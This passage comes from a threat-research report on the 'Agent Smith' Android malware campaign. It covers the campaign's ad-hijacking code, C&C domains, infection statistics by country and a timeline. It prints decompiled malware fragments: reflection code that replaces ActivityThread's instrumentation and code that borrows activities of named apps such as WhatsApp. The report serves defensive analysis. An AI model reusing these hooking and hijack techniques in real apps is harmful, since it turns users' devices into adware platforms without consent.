
```
Method v2 = Class.forName("android.app.ActivityThread").getDeclaredMethod("currentActivityThread");
v2.setAccessible(true);
Object v1 = v2.invoke(null);
Field v4 = v1.getClass().getDeclaredField("mInstrumentation");
v4.setAccessible(true);
v4.set(v1, new InstrumentationProxy(v4.get(v1)));
```

Figure 16: integrating an in-house ad SDK



```
if("com.mxtech.videoplayer.ad".equals(v1)) {
    HookManager.BorrowOtherActivity("com.google.android.gms.ads.AdActivity");
}
else if("com.lenovo.anyshare.gps".equals(v1)) {
    v2 = 10000;
    HookManager.BorrowOtherActivity("com.google.android.gms.ads.AdActivity");
}
else if("com.whatsapp".equals(v1)) {
    HookManager.BorrowOtherActivity("com.whatsapp.voipcalling.VoipActivityV2");
}
```

Figure 17: replacing original app activities with the malicious ad SDK activity



```
class ShowAdRunnable implements Runnable {
    ShowAdRunnable(StartAdBusiness arg1, com.hplaceads.business.StartAdBusiness$1 arg2) {
        this(arg1);
    }

    private ShowAdRunnable(StartAdBusiness arg1) {
        StartAdBusiness.this = arg1;
        super();
    }

    public void run() {
        try {
            AliUtil.sendAnalyticsCalculate("Cal_AdsSDKLisen", "StartAdBusiness", "Show Interstitial");
            AdService.showAd(new AdsConfig("interest"));
        }
        catch(Throwable v0) {
            AliUtil.sendAnalyticsError("error", v0);
        }
    }
}
```

Figure 18: the malware showing ads on any activity being loaded

Connecting the Dots

As our malware sample analysis took the team closer to reveal the “Agent Smith” campaign in its entirety and it is here that the C&C server investigation enters the center stage.

We started with most frequently used C&C domains “a***d.com”, “a***d.net”, and “a***d.org”. Among multiple sub-domains, “ad.a***d.org” and “gd.a***d.org” both historically resolved to the same suspicious IP address.

The reverse DNS history of this IP brought “ads.i***e.com” into our attention.

An extended malware hunting process returned to us a large set of “Agent Smith” dropper variants which helped us further deduce a relation among multiple C&C server infrastructures. In a different period of the “Agent Smith” campaign, droppers and core modules used various combinations of the “a***d” and “i***e” domains for malicious operations such as prey list query, patch request and ads request.

With a bit of luck, we managed to find logs in which the evidence showed “Agent Smith’s C&C front end routinely distributes a workload between “w.h***g.com” and “tt.a***d.net”.

An in-depth understanding of the “Agent Smith’s campaign C&C infrastructure enabled us to reach the conclusion that the owner of “i***e.com”, “h***g.com” is the group of hackers behind “Agent Smith”.




Figure 19: C&C infrastructure diagram

The Infection Landscape

“Agent Smith” droppers show a very greedy infection tactic. It’s not enough for this malware family to swap just one innocent application with an infected double. It does so for each and every app on the device as long as the package names are on its prey list.

Over time, this campaign will also infect the same device, repeatedly, with the latest malicious patches. This lead us to estimate there to be over 2.8 billion infections in total, on around 25 Million unique devices, meaning that on average, each victim would have suffered roughly 112 swaps of innocent applications.

As an initial attack vector, “Agent Smith” abuses the 9Apps market – with over 360 different dropper variants. To maximize profit, variants with “MinSDK” or “OTA” SDK are present to further infect victims with other adware families. The majority of droppers in 9Apps are games, while the rest fall into categories of adult entertainment, media player, photo utilities, and system utilities.





Figure 20: dropper app category distribution

Among the vast number of variants, the top 5 most infectious droppers alone have been downloaded more than 7.8 million times of the infection operations against innocent applications:



Color Phone Flash - Call Screen Theme

(366)

10.8 | شخصيةMB | نظام الأندرويد المتوافق | الإصدار: 1.2.0 | تحديث: 17-07-2018: Android4.0 or later

Photo Projector

(66)

6.3 | تصوير فوتوغرافيMB | نظام الأندرويد المتوافق | الإصدار: 1.1 | تحديث: 23-09-2018: Android2.3 or later

Rabbit Temple

(2)

4.6 | كاسجوالMB | نظام الأندرويد المتوافق | الإصدار: 4.0.0 | تحديث: 07-11-2017: Android4.4 or later

Kiss Game : Touch Her Heart

(518)

15.4 | المغامرةMB | نظام الأندرويد المتوافق | الإصدار: 1.0.0 | تحديث: 13-09-2018: Android4.0 or later

Girl Cloth Xray Scan Simulator

(118647)

मनोरंजन | 10.5MB | आधुनिक बनायें: 2019-01-11 | संस्करण: 1.0.2 | आवश्यक है: Android2.3 या बाद में

Figure 21: Top 5 most infectious droppers

The “Agent Smith” campaign is primarily targeted at Indian users, who represent 59% of the impacted population. Unlike previously seen non-GP (Google Play) centric malware campaigns, “Agent Smith” has a significant impact upon not only developing countries but also some developed countries where GP is readily available. For example, the US (with around 303k infections), Saudi Arabia (245k), Australia (141k) and the UK (137k).




Figure 22: world infection heat map

Considering that India is by far the most infected county by “Agent Smith”, overall compromised device brand distribution is heavily influenced by brand popularity among Indian Android users:




Figure 23: infected brand distribution

While most infections occurred on devices running Android 5 and 6, we also see a considerable number of successful attacks against newer Android versions.

It is a worrying observation. AOSP patched the Janus vulnerability since version 7 by introducing APK Signature Scheme V2. However, in order to block Janus abuse, app developers need to sign their apps with the new scheme so that Android framework security component could conduct integrity checks with enhanced features.




Figure 25: infected Android version distribution

To further analyze "Agent Smith"'s infection landscape, we dived into the top 10 infected countries:

Country	Total Devices	Total Infection Event Count	Avg. App Swap Per Device	Avg. Droppers Per Device	Avg. Months Device Remained Infected
India	15,230,123	2,017,873,249	2.6	1.7	2.1
Bangladesh	2,539,913	208,026,886	2.4	1.5	2.2
Pakistan	1,686,216	94,296,907	2.4	1.6	2
Indonesia	572,025	67,685,983	2	1.5	2.2
Nepal	469,274	44,961,341	2.4	1.6	2.4
US	302,852	19,327,093	1.7	1.4	1.8
Nigeria	287,167	21,278,498	2.4	1.3	2.3
Hungary	282,826	7,856,064	1.7	1.3	1.7

Saudi Arabia	245,698	18,616,259	2.3	1.6	1.9
Myanmar	234,338	9,729,572	1.5	1.4	1.9

“Agent Smith” Timeline

Early signs of activity from the actor behind “Agent Smith” can be traced back to January 2016. We classify this 40-month period into three main stages.

January 2016 – May 2018:

In this stage, “Agent Smith” hackers started to try out 9Apps as a distribution channel for their adware. During this period, malware samples display some typical adware characteristics such as unnecessary permission requirements and pop-up windows. During this time, “Agent Smith” hackers eventually built up a vast number of app presence on 9Apps, which later would serve as publication channels for evolved droppers. However, samples don’t have key capabilities to infect innocent apps on victim devices yet.

May 2018 to April 2019:

This is the actual mature stage of “Agent Smith” campaign. From early 2018 prior to May, “Agent Smith” hackers started to experiment with Bundle Feng Shui, the key tool which gives “Agent Smith” malware family capabilities to infect innocent apps on the device. A series of pilot runs were executed. After some major upgrade, by mid-June, the “Agent Smith” campaign reached its peak. Its dropper family finished integration with Bundle Feng Shui and campaign C&C infrastructure was shifted to AWS cloud. The Campaign achieved exponential growth from June to December 2018 with the infection number staying stable into early 2019.

Post-April 2019:

Starting from early 2019, the new infection rate of “Agent Smith” dropped significantly. From early April, hackers started to build a new major update to the “Agent Smith” campaign under the name “leechsdk”.





Figure 26: “Agent Smith” Campaign timeline

Greater “Agent Smith” Campaign Discovery

Orchestrating a successful 9Apps centric malware campaign, the actor behind “Agent Smith” established solid strategies in malware proliferation and payload delivery. The actor also built solid backend infrastructures which can handle high volume concurrent requests.

During our extended threat hunting, we uncovered 11 apps on the Google Play store that contain a malicious yet dormant SDK related to “Agent Smith” actor. This discovery indicates the actor’s ambition in expanding operations into Google Play store with previous success experience from the main “Agent Smith” campaign.

Instead of embedding core malware payload in droppers, the actor switches to a more low-key SDK approach. In the dangerous module lies a kill switch logic which looks for the keyword “infect”. Once the keyword is present, the SDK will switch from innocent ads server to malicious payload delivery ones. Hence, we name this new spin-off campaign as Jaguar Kill Switch. The below code snippet is currently isolated and dormant. In the future, it will be invoked by malicious SDK during banner ads display.

